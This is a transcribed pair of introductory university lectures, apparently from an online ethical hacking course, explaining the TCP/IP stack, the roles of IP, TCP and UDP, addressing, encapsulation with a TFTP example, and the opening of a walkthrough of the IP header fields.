Now, in this lecture, I shall be talking about firstly, the TCP/IP protocol stack on which the internet is basically based on. We shall be looking at the basic functions of these TCP, UDP and IP, the most important three components of this TCP/IP stack. And with the help of an example we shall see the concept of something called data encapsulation.

(Refer Slide Time: 01:02)

The slide has a yellow header with the title 'Introduction'. The main content is a bulleted list:

- TCP/IP is the most fundamental protocol used in the Internet.
 - Allows computers to communicate / share resources.
 - Used as a standard.
 - To bridge the gap between non-compatible platforms.
- Work on TCP/IP started in the 1970s.
 - Funded by US Military.
 - Advanced Research Project Agency (ARPA).

At the bottom right, there is a video feed of a man with glasses and a blue shirt, who appears to be the speaker. The footer of the slide features the 'swayam' logo and other navigation icons.

So, let us start with TCP/IP. What it is actually? As I mentioned TCP/IP is the most fundamental protocol in the internet. Just to imagine, what is an internet; internet is a network of networks. There are so many networks, they are all connected together, inside a network there are so many different protocols that are being followed, computers are connected to it, but somehow they are all able to communicate with each other. So, there must be some common language, all these computers are speaking and it is this TCP/IP that is the common language.

So, if a node, you connect to the computer, if it understands this TCP/IP protocol, then it can communicate with the Internet to any other computer in the world right ok. Now, TCP/IP by virtue of its standardization, this allows computers to communicate and share resources over the internet all across the world. This is used as an universal standard in the Internet.

Now, this TCP/IP as a universal standard is used to bridge the gap between various different platforms. Well, when you say platforms, you can think about operating system to start with, you have Windows, you have Linux, you have Mac, then you can have different kind of networks also. You have Ethernet, you can have ATM, you can have so many other kinds of networks. Talking about wide area networks, there also so many standards are there.

So, there are various alternatives and options available at every step. So, how do you make them work together? It is this TCP/IP; TCP/IP is the common glove that binds everything together right. Now, this TCP/IP, the work, the standardization started in the early 1970s as part of a project which was initially funded by the US military. But subsequently, it spread to the different universities and finally, it became a de facto standard in the Internet. Nowadays everybody uses TCP/IP.


(Refer Slide Time: 03:31)

Network Layering in TCP/IP

- In 1978, International Standards Organization (ISO) proposed the 7-layer OSI reference model for network services and protocols.
 - TCP/IP does not strictly follow the OSI model.
 - It follows a simplified 4-layer model.

Now, in TCP/IP, the network layering, well you have already seen in the previous lecture the 7-layer OSI model which was proposed by International Standards Organization. Therefore, TCP/IP, there is a similar kind of layering which is followed, but it is somewhat simplified, it does not contain all the 7-layers. In fact, it uses a very much simplified 4-layer model, there are only 4-layers here ok. So, in contrast to the 7-layer OSI model, TCP/IP has only 4-layers. Let us try to see this layering side by side and try to make a comparison ok.

(Refer Slide Time: 04:27)



Here you see the 7-layer model on the left, and the 4-layer TCP/IP model on the right. And the 7-layer model as I mentioned, the lower 3-layers are the point-to-point layers and the upper 4-layers are host-to-host layers. Then the TCP/IP, what they have done, they have simplified that the all upward four host-to-host layers, they have integrated in a single application layer ok.


You see it depends on the application whether you actually require a session, whether we actually need to do some changes in your data presentation. So, it really depends. So, instead of keeping separate layers, the TCP/IP has integrated all of them in a single layer and calling it the application layer.

And this transport layer this of course, has a more or less correspondence with the transport layer here. This is a host-to-host layer, this is responsible for end-to-end message transfer. Network layer also has a correspondence. Network layer is mainly responsible for packet routing, delivery of packet across the Internet, across the network. And again this data link and the physical layers, they are merged together and they are referred to as a single link, sometimes this is referred to the as a data link or a physical link, they are called differently.

The point is that, in a computer system when you, when you want to connect it to a network, there is a some kind of a network card, you want to use network interface card, and the network interface card typically integrates both data link and the physical layers

together that is why in a simplified TCP/IP model, the two layers have been merged into a single layer ok. So, this is the simplified 4-layer version in TCP/IP.

(Refer Slide Time: 06:40)



Now, in this 4-layer model, when you think of the data transmission, again it is somewhat simplified as you can see here. This A is the sender, C is the receiver, and B is an intermediate node. So, this A generates some data from some application; from application it goes down to the transport layer; from transport layer it goes down to the network layer, network layer to the data link layer and to the data link layer it sends the data actually over the data link or the point to point link.

Now, this intermediate node B receives the frame here, sense it up to the network layer; network layer takes a decision where to forward the packet next, and accordingly it sends it down to the data link layer of the outgoing link. This B may be having several outgoing links, there will be one data link corresponding to every outgoing link. So, it will be sending out to the data link corresponding to the correct outgoing link and the frame will be going there, received, and it will be traverse in the reverse direction, and finally, took some application in the destination C.

Now, you can see, this transport is a, this is a end to end layer or host-to-host layer as if A and C are communicating directly. This intermediate node B is not visualized at this layer, and also at the application layer ok. These are called end to end or host-to-host layers.

(Refer Slide Time: 08:27)


TCP/IP Protocol Suite

- Refers to a family of protocols.
- The protocols are built on top of connectionless technology (datagrams).
 - Data sent from one node to another as a sequence of datagrams.
 - Each datagram is sent independently.
 - The datagrams corresponding to the same message may follow different routes.
 - ❖ Variable delay, arrival order at destination.

Now, talking about the TCP/IP protocol suite; TCP/IP protocol suite is not a single protocol, but rather it is a family of protocols or collection of protocols that is why it is called a family of protocols. And these protocols are all based on datagram mode of data communication, they do not rely on virtual circuits, they rely on datagrams.

So, with all these things we have already discussed earlier. Datagrams are sent independently from one node to another as a sequence of datagrams, they are all independent ok. And the same message can be broken up into several packets, and each of this package or datagrams may follow different routes, so may follow different routes. So, delay may be variable, the arrival order at destination may be different, this already we have discussed earlier all right.

(Refer Slide Time: 09:39)



Now, this is a diagram which shows some of the TCP/IP family member, there are more in fact, so the most important ones I showed here shown here. So, in the lowest level this is the data link layer, sometimes it is called the data link and hardware layer as I said physical layer different names.

So, if you have an Ethernet connection, you will be using an Ethernet layer here, this will be at Ethernet network card that will constitute the lowest layer. This is your network layer, this is here you have the network layer. Now, at the network layer, the most important protocol is the internet protocol or IP. IP is the most important protocol that is responsible for routing of the packets right.

Now, in addition, there are some other protocols, I will briefly talk about this, after this ICMP, IGMP, ARP, RARP, I will talk about these. They all work at the network layer level. At the higher layer transport layer there are two alternate protocols TCP and UDP, Transmission Control Protocol and User Datagram Protocol.

And at the topmost layer, application layer, you can have any arbitrary user applications running. Now, in addition as part of the TCP/IP, there are some specific applications also which are also included in the family like file transfer protocol, trivial file transfer protocol, simple mail transfer protocol, all our mail email is send and receive using this SMTP protocol, Simple Network Management protocol, domain name system and so on, there are many others ok. So, this is just a very quick picture.

(Refer Slide Time: 11:48)

- **Address Resolution Protocol (ARP)**
 - Map IP addresses to hardware (MAC) addresses.
- **Reverse Address Resolution Protocol (RARP)**
 - Map hardware addresses to IP addresses.
- **Internet Control Message Protocol (ICMP)**
 - A network device can send error messages and other information.
- **Internet Group Management Protocol (IGMP)**
 - A node can send its multicast group membership to adjacent routers.


Now, talking about these four, I will very briefly talk about these. This Address Resolution Protocol or ARP, this is basically used to convert the IP address, well each computer is having an IP address, will have an IP address. This IP address is converted to an hardware address which is called a MAC address; MAC address is referred to as a hardware address.

The Reverse Address Resolution Protocol or RARP does the reverse, it converts the MAC address or hardware address to IP address. Now, whenever data are flowing in a network in a LAN this ARP and RARP protocols are very useful, they are used quite widely, we will be, I mean will be discussing this later again.

Now, then we have this ICMP or Internet Control Message Protocol which is mostly used for a device on the network to send error message to other members in the network ok, like some service not available, something not found, etc. And finally, Internet Group Management Protocol, IGMP.

So, here a node can communicate with its adjacent routers, some information about its multicast group membership. Let whenever it wants to do some broadcast or multicast selectively, it wants to send data to some set of nodes. So, it can inform the routers that this is the kind of multicast groups that you want to send data or receive data from. So, these protocols are roughly used for these purposes.

(Refer Slide Time: 13:45)



Now, a typically scenario I am showing here. Well, here I am showing two paths; one is a TCP path and other I am showing the UDP path. Well, here the application will be some user process, which will be using TCP at the transport layer level. TCP will be using IP at the network layer level and IP will be using the lowest layer hardware layer level or you can use UDP, the user process may be communicating with UDP, IP then hardware layer level.

So, what I mean to say is that when you are developing some application, you may either chose to, choose to use TCP or you may choose to use this UDP both options are available to you. TCP has some features, UDP has some features, depending on your suitability, what exactly you need, you can use either TCP or UDP. But the point to note is that below TCP and UDP, you have a common member IP. So, IP is the network layer, it is a basic datagram routing service that is common, but above IP, you have a choice, you can have either TCP or UDP.

(Refer Slide Time: 15:07)

What does IP do?

- IP transports datagrams (packets) from a source node to a destination node.
 - Responsible for routing the packets.
 - Breaks a packet into smaller packets, if required.
 - Unreliable service.
 - A packet may be lost in transit.
 - Packets may arrive out of order.
 - Duplicate packets may be generated.

Now, very briefly let us here, let us look at the functionality. Well, what does IP do, while IP is responsible for routing of the packets or the datagrams, it transports datagrams, sorry datagrams or the packets from a source to a destination. This is called routing. So, it will decide which node to forward it the packet next, that next node will again decide where to forward that packet next, this way the packet will finally reach the destination. So, the network layer or the IP layer in each of these nodes will be responsible for this routing or packet forwarding.

This IP has an additional responsibility will, if it finds that a packet is large, too large, it may break a packet into smaller packets, this is called fragmentation, this we shall see. The point to note is that IP uses datagrams and we mentioned earlier, when you talked about datagrams is that, datagram is an unreliable service; unreliable in the sense that some datagrams might get lost, some duplicates might get generated, datagrams maybe received out of order at the destination. So, such scenarios may happen. So, means if you are using IP, you must be, you must be aware of these problems that some packet may actually get lost fine.

(Refer Slide Time: 17:00)

What does TCP do?

- TCP provides a connection-oriented, reliable service for sending messages.
 - Split a message into packets.
 - Reassemble packets at destination.
 - Resend packets that were lost in transit.
- Interface with IP:
 - Each packet forwarded to IP for delivery.
 - Error control is done by TCP.

TCP understands that IP that is there below is not reliable. TCP tries to make the network connection reliable by taking some additional responsibility. How, TCP will explicitly check whether the data that is being sent is being correctly sent to the final destination, because the destination will be sending back an acknowledgement. So, the sender will know whether it was received correctly or not. If it sees that it was not received correctly, then the data will be transmitted again, so that some kind of reliability is maintained.

So, essentially TCP tries to provide a connection oriented reliable service. Reliable service, in this context if some packet gets lost, it will get retransmitted. Connection oriented in the sense that the application running on the receiving end will have an illusion that well as if I have some kind of a connection oriented connection, some kind of a virtual circuit or some kind of circuit switching is going on, data is coming and the data is being received in the same order, but as I said, IP does not guarantee that, IP may receive the packets out of order.

So, now it will be the responsibility of the TCP layer to order the packets in the correct order, and then forward it to the application, so that the application, we will feel that well everything is fine, the packets have coming in the same order, but it is TCP which is ensuring that. So, TCP will be splitting a message into packets; reassembling the packets at destination; and if some packets will lost as I said, it will be resending. So, all this services are done by TCP.

And for actual data transmission, I mean it interfaces with IP in the way that each packet it sends it to IP for delivery. And IP will be using its own rules, and its own routing tables to transmit and receive the packets. And if there are some errors happening, well IP will not handle any errors, it will be handled by TCP. TCP will check that whether all the packets are arriving correctly or not. And if some packets are missing, it will be requesting the sender to send it again ok, something like this is happening.

(Refer Slide Time: 19:54)

The slide has a yellow background with a blue header bar at the top. The title 'What does UDP do?' is in red at the top left. Below the title is a bulleted list of UDP characteristics. A blue box highlights the first item: '• UDP provides a connectionless, unreliable service for sending datagrams (packets).'. To the right of this list is a small blue box containing the letter 'H'. In the bottom right corner of the slide, there is a video feed of a man speaking. The bottom of the slide features a blue footer bar with the 'swayam' logo and other navigation icons.


- UDP provides a connectionless, unreliable service for sending datagrams (packets).
 - Messages small enough to fit in a packet (e.g., DNS query).
 - Simpler (and faster) than TCP.
 - Never split data into multiple packets.
 - Does not care about error control.
- Interface with IP:
 - Each UDP packet sent to IP for delivery.

A UDP is a simpler version of TCP, which is basically quite similar to what IP is, just a little thing extra is there beyond IP. You see UDP does not provide any kind of reliable connection. So, what UDP says is that it provides the connectionless just like a datagram, unreliable, just like a datagram for sending datagram that means you can see UDP and IP are very similar. It just provides the transport layer interface to directly interface with IP. It does not provide any reliability like TCP; it does not order the packets like what is done by TCP, it simply receives the packet as it comes.

There are some applications where even if some packets get lost, you do not care. Like periodically some network equipments are sending some status information to a central server that well I am good, I am good, or what is this status, well even if 1 or 2 packets get lost in between it does not matter, because anyway the next packet will be coming again very soon. So, I will know about the status.

So, there are some applications where reliability of communication is not important, and we can use UDP, because UDP is much simpler to use, their packet format is simpler and it is also faster. We shall see later that how the packet formats look like right. So, UDP is simpler, because it is simpler that is why it is faster. You see as I told you with each data some headers get added up. For UDP the header is small; for TCP the header is much bigger that is one way you can understand why it is faster ok, and it does not care about error control; if there is an error, let it be. Some packets are lost, fine; so it does not care about it, all right fine, ok.

(Refer Slide Time: 22:15)



Now, the point to note is that in this TCP/IP, the simplified this 3-layers, there are several addresses which are coming into play. At the lowest layer hardware layer, well most commonly we see something called Ethernet networks that is there at the physical layer level in our local area networks. So, at the lowest layer, this is the most common kind of network we encounter is called Ethernet. Yes, this is the Ethernet. Now, in this, in Ethernet there is a concept of Ethernet address which is 48-bit address. The Ethernet cards which you plug in your computer, which is plug in your laptop, they all have an Ethernet interface and they have a 48-bit, so called MAC address or Ethernet address that is unique. Each such Ethernet card in the world that is manufactured that has a unique 48-bit address.

At the network layer level, at the IP, you talk about something called IP address or internet protocol address that is a 32-bit address that identifies a supposedly unique address of a


network interface. Whenever you connect a computer to a network, that network interface will be having an IP address associated with it; and that IP address also is supposed to be unique, but that is a 32-bit address.

And at the transport layer level you see there are so many applications or user processes which are using the network. How to distinguish that which user process is sending data, which user process is supposed to receive data? There is a concept of a port number or a port address. Port address actually uniquely identifies a particular application or a user process running on your machine.

So, whenever a process sends a data, a data packet, the corresponding port number is carried with the packet. And whenever say a packet comes back, it is received, there is a destination port number, that destination port number will tell you where to forward that packets. There may be many applications or processes, user programs which program to forward it to.

So, this port address basically uniquely identifies one of the user processes or user programs running on a machine. IP address identifies uniquely the network interface. And physical address as I said this is a characteristic of the network interface card, and every network interface card has a unique network address.


(Refer Slide Time: 25:36)



Well, there is a concept called encapsulation. Let me briefly talk about it with the help of an example. You see, you have seen the network protocol stack. So, in the network protocol stack, data flows in one direction, and the receiving end, it will flow in the reverse direction. Now, as data flows down, some headers and sometime some trailers are added to a packet. And on the other side, as the data moves up this headers are getting removed or stripped out progressively ok.

So, here I will take an example of a very simple application TFTP. TFTP is a file transfer application, it stands for Trivial File Transfer Protocol. So, as an example I am assuming that there is a TFTP client, a program which is trying to send 200 bytes of data to a TFTP server ok. Now, for TFTP protocol, the header is 4 bytes, that is defined. So, with this assumption let us see.

(Refer Slide Time: 26:57)



This is the data which you want to send, this is 200 bytes; this is 200 bytes. So, when it goes to the TFTP application. So, TFTP application appends a header. This is a header of TFTP which is 4 bytes. This is the data which TFTP application generates. It senses it down to the transport layer to UDP. TFTP uses UDP, does not use TCP that is why it comes to UDP layer.

Now, UDP header is 8 bytes, this we shall see later. So, at the UDP layer an 8-byte of header gets added. Then it comes to the IP layer, for IP layer 20 bytes of header gets added.

And at the lowest level, it is the Ethernet, at the Ethernet layer, 14 bytes of header and 4 bytes of trailer gets added, a header gets added here, a trailer gets added here.

So, ultimately in the network, in the LAN whatever data gets transmitted, it is this whole data you see how many bytes $14 + 20 + 8 + 4 + 200 + 4$, so many bytes of data will finally, get transmitted, but ultimately I was trying to transmit only 200 bytes. So, the remaining things are overhead, networking overhead, this is something you need to remember.

So, as I said as we move down from the application down to the lowest layer these headers slowly get added, but at the receiving end when you receive this whole thing, so it will again be sent up to the application and here the reverse too will happen. Step by step this headers and trailers will get removed; in the next step, this will get removed; next step, this will get removed; next step this will get removed, and finally, we get our 200 bytes of data right, this is how the thing works.

So, with this we come to the end of this lecture. So, here we had talked about some aspects of the TCP/IP protocol. We shall be we shall be continue with our discussion on TCP/IP protocol in our next lecture as well.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 05
TCP / IP Protocol Stack (Part II)

So, we continue with our discussion on the TCP/IP Protocol Stack. This is the second part of the lecture on TCP/IP protocol stack. So, recall in our previous lecture we talked about the overall TCP/IP protocol stack architecture, what are the different family members in the TCP/IP, notably TCP, UDP and IP.

(Refer Slide Time: 00:43)



Now, in this lecture we shall specifically be looking at some details about the IP packets, the IP formats, the IP header fields and so on ok.

(Refer Slide Time: 00:57)

The IP Layer

- IP layer provides a connectionless, unreliable delivery system for packets.
- Each packet is independent of one another.
 - IP layer need not maintain any history.
 - Each IP packet must contain the source and destination addresses.
 - IP layer does not guarantee delivery of packets.
- IP layer encapsulation
 - Receives a data chunk from the higher layer (TCP or UDP).
 - Prepends a header of minimum 20 bytes.
 - ❖ Containing relevant information for handling routing and flow control.

D
↓
IP
{ D

So, let us see talking about IP datagrams. Now, the IP layer what we mentioned? We mentioned that in the TCP/IP protocol stack, the IP layer is nothing but the networking layer in the stack.

Now, in the networking layer, the main responsibility is to route the packets that are flowing through the network, this is the main responsibility of the IP layer. Now, another thing I also mentioned, this we shall be discussing later, that IP is also responsible for breaking up a large packet into smaller packets if required.

So, broadly speaking the IP layer, it provides a connectionless and unreliable delivery system for packets. Essentially, it is a datagram service, it is a layer, which provides a mechanism for transmission and routing of datagrams from one node to another in the network in the internet. Now, in every intermediate node, there will be something called a routing table, these we shall be discussing later in detail.

With respect to the routing table, this IP packets will be coming, they will be compared against and they will be forwarded to one of the outgoing links in a suitable manner. Now, in the IP layer one thing we mentioned just like datagram, each packet is independent of one another, there is no relationship between successive packets.

So, in that sense the IP layer does not maintain or need not maintain any kind of history and it must be provided with sufficient information, so that it can forward the packet


correctly to the final destination. For that what is required, you need to provide the destination address. That must be there in the header and also it must contain the source address, because sometimes, some acknowledgment or some information needs to come back to the sender, that is why both source and also destination address are included as part of the IP address.

And, just like datagram service the IP layer does not ensure reliability and it also does not guarantee delivery of packets, some packets might get lost. In addition I told you, duplicates might get generated, packets may get also delivered out of order. So, all these things can happen. Now, other thing is, this IP layer provides some kind of encapsulation, which in our previous lecture, we have very briefly looked at by taking an example of that trivial file transfer protocol. We had seen that when a data chunk is moves from the higher layer to the lower layers in the TCP/IP protocol stack, some headers get progressively added.

Now, if you think of the IP layer, this is my IP layer and, some data packet is coming to the IP layer, some data packet, let us call it D. So, what IP will do, it will add some header to this data packet; it will add some header to this data packet.

And, IP layer adds minimum of 20 bytes of header, typically 20 bytes only, but in some times, it can be more than 20 rarely, but typically 20 bytes, 20 bytes of header is added to the data. And this includes source and destination address and some other information also ok, which helps in routing the packet and some other services this we shall see.


(Refer Slide Time: 05:33)



So, just this is what I am talking about some data is coming to the IP layer and the IP layer is adding some 20 bytes of header to it.

And is then forwarding it to the lowermost hardware layer or the data link layer whatever you call ok.

(Refer Slide Time: 05:49)



This is an overall picture which shows the format of an IP packet. So, this is the format of an IP datagram. Where you can see, the first part of it here? These are the headers and this

part is an optional header, you can have some additional header in some cases, but the first part of it is mandatory.

And, after that the actual data that you want to send ok. Now, let us see what are the fields that are there in the IP header? Let us look at it. The way I have shown this table is that you see these numbers on top, these are the bit numbers, you see it starts with 0, it ends with 31, which means in every row there are 32 bits, which means 4 bytes and there are 5 such columns you see 5 such columns.

So, the header is total 20 bytes, 4 bytes in each row, I am showing 1, 2, 3, 4, 5, 20 and in addition you can have some optional header fields also. Now, here we shall be looking at the function of these different header fields, there is a version, which will tell you about the IP version, this is header length, service type, total length of the IP packet, some identification of this packet, some flags, fragment offset, time to live, I will explain these things, protocol, header checksum and these are IP addresses. You see source and destination IP addresses are 32 bits long, they occupy entire 32 bits ok. Now let us see this different header fields one by one what they are.

(Refer Slide Time: 07:59)

IP Header Fields

- **VER (4 bits)**
 - Version of the IP protocol in use (typically 4).
- **HLEN (4 bits)**
 - Length of the header, expressed as the number of 32-bit words.
 - Minimum size is 5 and maximum 15.
- **Total Length (16 bits)**
 - Length in bytes of the datagram, including headers.
 - Maximum datagram size :: $2^{16} = 65536$ bytes.

First we will indicate a version which is a 4 bit field, which indicates which version of IP you are using.

